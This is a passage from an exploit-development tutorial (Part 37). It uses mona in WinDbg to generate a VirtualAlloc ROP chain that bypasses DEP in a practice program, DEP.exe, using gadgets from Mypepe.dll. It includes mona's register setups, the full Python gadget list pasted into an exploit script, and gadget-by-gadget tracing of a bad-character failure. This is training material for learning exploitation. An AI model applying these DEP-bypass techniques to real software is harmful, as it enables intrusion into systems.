

PART 37

We'll do the same example we did in the previous part, but using mona inside WinDbg. We know mona doesn't run in IDA. So, we open WinDbg outside IDA.

Run the DEP.exe from a console with some argument for it not to close. It will wait for a keyboard input.



I could also have run it with WinDbg. It's the same. We just need to stop in some place where the DLL in which we'll do ROP is loaded. It doesn't matter if it crashes. In this case, we are inside **gets_s** and the DLL was already loaded.



I attach it with FILE-ATTACH TO PROCESS.

```
ntdll!DbgBreakPoint:
771f0780 cc              int     3
0:001> lm
start    end        module name
00f80000 00f87000   DEP         (deferred)
616b0000 616c5000   VCRUNTIME140    (deferred)
74100000 741e0000   KERNEL32    (deferred)
74430000 74510000   ucrtbase    (deferred)
74a00000 74ba1000   KERNELBASE    (deferred)
77180000 77303000   ntdll       (pdb symbols)          c:\symbols\wn
78000000 78040000   Mypepe      (deferred)

0:001>
```

Loading the modules is not that important, but we are already here.

```
77180000 77303000   ntdll       (pdb symbols)          c:\symbols\wntdll.pdb\9D5EBB427B344
78000000 78040000   Mypepe      (deferred)
0:001> .reload -f
Reloading current modules
.*** WARNING: Unable to verify checksum for C:\Users\ricna\Desktop\35\DEP\DEP.exe


Press ctrl-c (cdb, kd, ntsd) or ctrl-break (windbg) to abort symbol loads that take too l
Run !sym noisy before .reload to track down problems loading symbols.

......
0:001> lm
start    end        module name
00f80000 00f87000   DEP       C (private pdb symbols)  C:\Users\ricna\Documents\Visual Stu
616b0000 616c5000   VCRUNTIME140    (private pdb symbols)  c:\symbols\vcruntime140.i386.pd
74100000 741e0000   KERNEL32    (pdb symbols)          c:\symbols\wkernel32.pdb\E88980D95F
74430000 74510000   ucrtbase    (pdb symbols)          c:\symbols\ucrtbase.pdb\14E1CCBEC74

0:001>
```

The symbols are there.
Load **mona**.


```
77180000 77303000   ntdll       (pdb symbols)          c:\symbols\wntdll.pdb\9D5EBB427B344
78000000 78040000   Mypepe      (pdb symbols)          c:\symbols\msvcrt.pdb\366734DA2\msv
0:001> !load pykd.pyd
0:001> !py mona
Hold on...
[+] Command used:
!py C:\Program Files (x86)\Windows Kits\10\Debuggers\x86\mona.py
     'mona' - Exploit Development Swiss Army Knife - WinDBG (32bit)
     Plugin version : 2.0 r567
     PyKD version 0.2.0.29
     Written by Corelan - https://www.corelan.be
     Project page : https://github.com/corelan/mona

0:001>
```

Ask it to do ROP to **mypepe.dll**. We'll see what it does.


!py mona rop -m Mypepe

Let’s go for a coffee while it works. It will last a lot.


Meanwhile, let me tell you that it has options to find addresses without 0’s to filter different characters, etc. It’s complete, although it doesn’t always find some ROP. Sometimes, it gives you an almost complete ROP and tells you what it is missing for us to find it manually. So, we have to work a little.



Shh! Let it think. ☺



The **-cp** option gives us the possibility to filter the ROP results according to different aspects. It has a **nonull** to find instructions without 0’s and others. It can also filter numerically with **-cpb** for specific characters.



It finished. It writes a long text. If I had run it as administrator, it would save it in a .txt file, but it didn't have permission. I will copy the more interesting parts.

```
##################################################################

Register setup for VirtualAlloc() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = flProtect (0x40)
 EDX = flAllocationType (0x1000)
 EBX = dwSize
 ESP = lpAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualAlloc()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = ptr to &VirtualAlloc()
 ECX = flProtect (0x40)
 EDX = flAllocationType (0x1000)
 EBX = dwSize
 ESP = lpAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------
```

It gives us what the registers should have before the PUSHAD RET we used in the previous part. It also gives us another alternative for VirtualAlloc. It is also good to save what the registers should have for VirtualProtect that is over there.

```
##############################################################################

Register setup for VirtualProtect() :
--------------------------------------------
 EAX = NOP (0x90909090)
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = ReturnTo (ptr to jmp esp)
 ESI = ptr to VirtualProtect()
 EDI = ROP NOP (RETN)
 --- alternative chain ---
 EAX = ptr to &VirtualProtect()
 ECX = lpOldProtect (ptr to W address)
 EDX = NewProtect (0x40)
 EBX = dwSize
 ESP = lPAddress (automatic)
 EBP = POP (skip 4 bytes)
 ESI = ptr to JMP [EAX]
 EDI = ROP NOP (RETN)
 + place ptr to "jmp esp" on stack, below PUSHAD
--------------------------------------------
```

It’s good to save that. If we do it manually, we could know what to assign to each register before the PUSHAD-RET for VirtualAlloc and VirtualProtect. Let’s see if it found some ROP for VirtualAlloc.

```
73
74  *** [ Python ] ***
75
76    def create_rop_chain():
77
78      # rop chain generated with mona.py - www.corelan.be
79      rop_gadgets = [
80        0x7801eb94,  # POP EBP # RETN [Mypepe.dll]
81        0x7801eb94,  # skip 4 bytes [Mypepe.dll]
82        0x7801ee74,  # POP EBX # RETN [Mypepe.dll]
83        0x00000001,  # 0x00000001-> ebx
84        0x7802920e,  # POP EDX # RETN [Mypepe.dll]
85        0x00001000,  # 0x00001000-> edx
86        0x7800a849,  # POP ECX # RETN [Mypepe.dll]
87        0x00000040,  # 0x00000040-> ecx
88        0x7800f91a,  # POP EDI # RETN [Mypepe.dll]
89        0x7800b281,  # RETN (ROP NOP) [Mypepe.dll]
90        0x78001492,  # POP ESI # RETN [Mypepe.dll]
91        0x780041ed,  # JMP [EAX] [Mypepe.dll]
92        0x78013953,  # POP EAX # RETN [Mypepe.dll]
93        0x7802e0b0,  # ptr to &VirtualAlloc() [IAT Mypepe.dll]
94        0x78009791,  # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
95        0x7800f7c1,  # ptr to 'push esp # ret ' [Mypepe.dll]
96      ]
97      return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
98
99    rop_chain = create_rop_chain()
00
```

It found it and made it easier because it used the other way that uses the other IAT entry directly instead of the API address. This way, it jumps indirectly and avoids the VA address troubles among registers.

There, it is the info for Python. So, we copy it in our script.

It defines a function. So, I will copy and paste it at my script start.

DEP script.py

NODEP.py × NO_DEP\script.py × DEP\script.py ×

```
from os import *
import struct

def create_rop_chain():
    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        0x7801eb94,  # POP EBP # RETN [Mypepe.dll]
        0x7801eb94,  # skip 4 bytes [Mypepe.dll]
        0x7801ee74,  # POP EBX # RETN [Mypepe.dll]
        0x00000001,  # 0x00000001-> ebx
        0x7802920e,  # POP EDX # RETN [Mypepe.dll]
        0x00001000,  # 0x00001000-> edx
        0x7800a849,  # POP ECX # RETN [Mypepe.dll]
        0x00000040,  # 0x00000040-> ecx
        0x7800f91a,  # POP EDI # RETN [Mypepe.dll]
        0x7800b281,  # RETN (ROP NOP) [Mypepe.dll]
        0x78001492,  # POP ESI # RETN [Mypepe.dll]
        0x780041ed,  # JMP [EAX] [Mypepe.dll]
        0x78013953,  # POP EAX # RETN [Mypepe.dll]
        0x7802e0b0,  # ptr to &VirtualAlloc() [IAT Mypepe.dll]
        0x78009791,  # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
        0x7800f7c1,  # ptr to 'push esp # ret ' [Mypepe.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```


And we call it with:

rop_chain = create_rop_chain()


I will add that at the main part of my script to return the ROP.

Let’s see if it works.

Something failed. It’s not strange. Trace the ROP and see what happens.



We already attached it.




Let's see what we need to assign to each register.

```
81  --- alternative chain ---
82  EAX = ptr to &VirtualAlloc()
83  ECX = flProtect (0x40)
84  EDX = flAllocationType (0x1000)
85  EBX = dwSize
86  ESP = lpAddress (automatic)
87  EBP = POP (skip 4 bytes)
88  ESI = ptr to JMP [EAX]
89  EDI = ROP NOP (RETN)
90  + place ptr to "jmp esp" on stack, below PUSHAD
91  ----------------------------------------------
92
```

That's the alternative model that uses and we see the difference easily because it puts a JMP [EAX] in ESI while the one I used puts the VA address in ESI.


Trace it to see what happens.

Its first gadget is:




That should point to a POP to jump 4 bytes. Execute it and see the EBP value.


The last address of this POP EBP-RET is in EBP. That's good.




Go with the next gadget.




It moves 1 to EBX that is the dwsize. So, it matches the model. Let's continue. They are a few.




It puts the 0x1000 value in EDX as the model says. Go on.



It puts 40 in ECX as the model says. Go on.




Then, it's broken. It jumps to any place and doesn't follow the ROP as it should because the rest is not there. That happens when there is an invalid character we didn't see and it cuts the bytes entry. Let's see what should follow.




```
0x7801ee74,   # POP EBX # RETN [Mypepe.dll]
0x00000001,   # 0x00000001-> ebx
0x7802920e,   # POP EDX # RETN [Mypepe.dll]
0x00001000,   # 0x00001000-> edx
0x7800a849,   # POP ECX # RETN [Mypepe.dll]
0x00000040,   # 0x00000040-> ecx
0x7800f91a,   # POP EDI # RETN [Mypepe.dll]
0x7800b281,   # RETN (ROP NOP) [Mypepe.dll]
0x78001492,   # POP ESI # RETN [Mypepe.dll]
0x780041ed,   # JMP [EAX] [Mypepe.dll]
0x78013953,   # POP EAX # RETN [Mypepe.dll]
0x7802e0b0,   # ptr to &VirtualAlloc() [IAT Mypepe.dll]
0x78009791,   # PUSHAD # ADD AL,80 # RETN [Mypepe.dll]
0x7800f7c1,   # ptr to 'push esp # ret ' [Mypepe.dll]
]
```

There, it was cut. We have a 0x1A. Maybe, it doesn't like it. Let's find another POP EDI without a 0x1A to see what happens.

0x78028756 is the POP EDI that I had found in the previous part. Use it.

